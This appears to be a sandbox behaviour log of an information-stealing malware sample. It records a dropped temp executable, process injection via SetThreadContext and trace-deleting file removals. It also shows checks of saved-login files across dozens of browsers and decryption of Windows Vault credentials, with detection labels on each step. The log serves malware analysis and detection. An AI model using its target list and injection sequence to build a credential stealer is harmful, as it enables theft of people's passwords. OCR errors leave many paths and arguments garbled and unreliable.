Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2452	1196
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Offic		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2452	1196
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Offic	2452	2268
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (C\) Return: 3	2452	1196
Call System API Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetVersionExA Args: (75fd10ec) Return: 1	2452	1196 2268
Delete File	Path: %TEMP%instD397.tmp Type: VSDT_EMPTY	2452	1196
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1196 File: %TEMP%InstD397.tmp Type: \SDT_EMPTY		
Delete File	Path: %TEMP%InstD399.tmp Type: VSDT_EMPTY	2452	1196
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1196 File: %TEMP%InstD399.tmp Type: \SDT_EMPTY		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\152C64B7E\LanguageList Value: en-US\0en\0		2268
Call System API	API Name: GetDriveTypeW Args: (\\7\STORAGE#\Volume#\(ee\5e3854\-dde6-11eb\-9bdd\-806e6\f6e6963\)\#000000001\f500000#\(f53\f6630d\-b6bf\-11d0\-94f2\-00a\) 0c91efb8b\\\) Return: 3	2452	1196
Add File	Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS	2452	1196
Call Thread API	API Name: NtResumeThread Args: (Process:2188,) Return: ?	2452	1196
Write File	Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS	2452	1196
Call System API	API Name: GetDriveTypeW Args: (\\7\STORAGE#\volume#\{ee5e3854-dde6-11eb-9bdd-806e6f6e6963\)#000000000100000#\(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b\) \) Return: 3	2452	1196
Add File	Path: %TEMP%\hxjfrr.m Type: VSDT_COM_DOS	2452	1196

Write File	Path: %TEMP%\hxjfrr.m Type: VSDT_COM_DOS	2452	1196
Call Network API	API Name: socket Args: (23, 1, 6) Return: e68		2268
Add File	Path: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32	2452	1196
Detection	Threat Characteristic: Drops executable during installation	2402	1130
Detection	Dropping Process ID: 1196 File: %TEMP%/yugdasav.exe Type: VSDT_EXE_W32		
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\\ Return: 5	2452	1196
Write File	Path: %TEMP%lyugdasav.exe Type: VSDT_EXE_W32	2452	1196
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%TEMP%lyugdasav.exe		
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2452	1196
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2452	1196
Call Service API	API Name: OpenServiceW Args: (f039b18, NetSetupSvc, 4) Return: f039af0		2268
Call Network API	API Name: socket Args: (23, 1, 6) Return: ecc		2268
Call Service API	API Name: OpenServiceW Args: (f038920, WinHttpAutoProxySvc, 94) Return: f038a10		2268
Call System API	API Name: WinHttpCloseHandle Args: (1465dd98) Return: 1		2268
Call Network API	API Name: socket Args: (2, 2, 0) Return: f28		2268
Call Network API	API Name: socket Args: (23, 2, 0) Return: f28		2268
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87		2268
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0		2268
Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: f1c		2268
	API Name: socket Args: (2, 1, 6) Return: f1c		2268
Call Network API	API Name: bind Args: (11c, 0.0.0.0:49425, 128) Return: 0		2268
Detection	Threat Characteristic: Listens on port 0.0.0.0:49425		
Call System API	API Name: ConnectEx Args: (f1c, 209.197.3.8:80, 16, 0, 0, 0, f1caf18) Return: 0		2268
Call Network API	API Name: send Args: (f1c, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?828cce7f1922cc64 HTTP/1.1\r\nConnection: Keep-Alive\r\n Accept: */"\r\nlf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nlf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctld I.windowsupdate.com\r\n\r\n, 1, 287) Return: 0		2268
Call System API	API Name: WinHttpCloseHandle Args: (f09dc50) Return: 1		2268
Call System API	API Name: WinHttpCloseHandle Args: (14664078) Return: 1		2268
Call System API	API Name: WinHttpCloseHandle Args: (f1deb40) Return: 1		2268
Call System API	API Name: WinHttpCloseHandle Args: (f1de088) Return: 1		2268
Call Service API	API Name: OpenServiceW Args: (f03aa68, CryptSvc, 5) Return: f03a360		2268
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N		2268
Write Registry Key	one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2268
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2268
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2268
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2188 Image Path: %TEMP%\yugdasav.exe %TEMP%\hxjfrr.m		
Call Process API	API Name: CreateProcessW Args: (, "%TEMP%)yugdasav.exe" %TEMP%\hxjfrr.m, , , , , , , Process:2188:yugdasav.exe) Return: 1	2452	1196
Detection	Threat Characteristic: Executes dropped file File: %TEMP%lyugdasav.exe Shell Command: "%TEMP%lyugdasav.exe" %TEMP%lhxjfrr.m		
Call System API	API Name: GetVersionExA Args: (1521ee44) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (1521e680) Return: 1		2268
Call System API Call Process API	API Name: GetVersionExA Args: (1521f010) Return: 1 API Name: CreateProcessW Args: (%TEMP%)yugdasav.exe, , , , CREATE_SUSPENDED, , , , Process:508:%TEMP%)yugdasav.exe) Return: 1	1196	2268
Detection	Threat Characteristic: Executes dropped file File: %TEMP% yugdasav.exe	1190	2100
Detection	Shell Command: %TEMP%lyugdasav.exe Threat Characteristic: Creates process Process ID: 2188 Image Path: %TEMP%lyugdasav.exe Shell Command:		
Call Thread API	API Name: SetThreadContext Args: (Process Name:508:%TEMP%lyugdasav.exe) Return: 1	1196	2188
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2188 Injected API: SetThreadContext Target Process ID: 508	1150	2100
Call Filesystem ADI	Target Image Path: %TEMP% yugdasav.exe	2452	1196
Call Filesystem API Detection	API Name: FindFirstFileExW Args: (%TEMP%instD399.mp)*.*, 0, 19fa20, 0, 0, 0) Return: 5221d0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1196 Info: Obtains file or directory info from API result	2452	1130
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\Users\ADMINI-1, 0, 0019FA08, 0, 00000000, 0) Return: 005221D0	2452	1196
Call Filesystem API	API Name: FindPirstrilleExw Args: (C:losersiADMini-1, 0, 0019FAU6, 0, 00000000, 0) Return: 005221D0 API Name: FindNextFileW Args: (5221d0, 19fa20) Return: 1	2452	1196
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 508	2702	1130
	Image Path: %TEMP%\yugdasav.exe		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c	2188	508

Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Mozilla Firefox\sqlite3.dll) Return: 1	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2188	508
Call System API	API Name: GetVersionExA Args: (86ee7c) Return: 1	2188	508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 508 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (86ee7c) Return: 1	2188	508
Detection	Threat Characteristic: Accesses decoy file		
	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons.sqlite) Return: 1	2188	508
Call System API	API Name: GetVersionExA Args: (86eed0) Return: 1	2188	508
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal) Return: 0	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%IMozillal/Firefox/Profiles\t3izzueu.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons.sqlite-wal) Return: 0	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\logins.json) Return: 0	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%IMozillalFirefox\Profiles\t3izzueu.default\signons.bt		
Call System API	$API\ Name: PathFileExistsW\ Args: (\ \% APPDATA\% Mozilla \ IF irefox \ Profiles \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \$	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefox/ProfilesIt3izzueu.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons2.txt) Return: 1	2188	508
Detection	Threat Characteristic: Accesses decoy file %APPDATA%IMozillalFirefox/Profilesit3izzueu.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons3.txt) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2188	508
Call System API	$API\ Name: PathFileExistsW\ Args: (\ \%ProgramFiles(x86)\% Lunascape (Lunascape6) plugins (\ 9BDD5314-20A6-4d98-AB30-8325A95771EE)\)\ Return: 0$	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalNichrome\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalNichrome\Default\Login Data) Return: 0	2188	508
Call System API			
Call System API Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%IRockMelt(User Data)Default(Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%IRockMelt(User Data)Default(Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalRockMelt\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalRockMelt\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalSpark\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalChromium\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalChromium\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\User\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalTitan Browser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalTitan Browser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalTorch\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\Yandex\Browser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\Yandex\Browser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browsen\User Data\Default\Login Data) Return: 0	2188	508
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	2188	508
Call System API			
Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData/LocalEpic Privacy Browser/Login Data) Return: 0	2188	508
	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalEpic Privacy Browser\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0	2188	508
Call System API			

Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivald\in\User Data\Default\Login Data) Return: 0	2188 2188 2188	508 508
Call System API Call System API			
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	2188	
			508
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0	2188	508
	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalVivald\\\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Comodo\Chromodo\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalSuperbird\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	2188	508
•			
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalMustang Browser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360BrowsenBrowsenUser Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	2188	508
0.110 / 4.01	ARIN BUILT FOR WAY (MICRALAPPRATAMENT NIL BUILD OF WAY OF A	0400	500
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\lridium\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnin\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2188	508
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2188	508
Call Service API	API Name: OpenServiceW Args: (3813250, VaultSvc, 14) Return: 3813098	2188	508
Call System API	API Name: evtchann.SendEvent Args: (e), pid[492], ppid[508) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\tau, 0, 6bb3f050, 0, 0, 0) Return: 6c52a960	508	492
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 492 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (6c52a960, 6bb3f050) Return: 1	508	492
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%/Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 3	508	492
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 492 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%Microsoft\Vault\) Return: 3	508	492
Call System API Call System API Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\) Return: 3 API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\) Return: 3 API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\) Return: 3	508 508 508	492 492 492

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204*.vsch, 0, 6bb3ebb0, 0, 0, 0) Re turn: 6c52a9b0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9baa80, _£'éä@~Ü'mFjÞcNGš, 144, 0, Þ, 16, _£'éä@~Ü'mFjÞcNGš, 144, 1806950688, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9bd8a0, \$, 112, 0, , 0, \$, 112, 1806952472, 1) Return: 0	508	492
Call Service API	API Name: StartServiceW Args: (3813098, 0, 0) Return: 1	2188	508
Call Service API	API Name: StartServiceW Args: (3813098, 0, 0) Return: 1	2188	508
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Vaulit*, 0, 6b7ee6e0, 0, 0, 0) Return: 6c52aaf0	508	492
Call Filesystem API	API Name: FindNextFileW Args: (6c52aaf0, 6b7ee6e0) Return: 1	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%)) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	508	492
Call System API		508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	508	492
	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, lo4–/þ, 8, , 280, 1803470640, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9baa80, xYîycnXêl:Á, 144, 0, *Z:þuï, 16, xYîycnXêl:Á, 144, 1803474720, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, !o4-/p, 8, , 280, 1803472880, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9baa80, ©, 112, 0, ¤6³@Î<02r⁴āiÁi"ÍuĬia€¾rĵ6U, 16, ©, 112, 1803473616, 0) Return: 0	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call Filesystem API	API Name: RemoveDirectoryW Args: (%LOCALAPPDATA%\Microsoft\Vault\Builtin.bkup) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, !o4-/þ, 8, , 280, 1803471264, 0) Return: 0	508	492
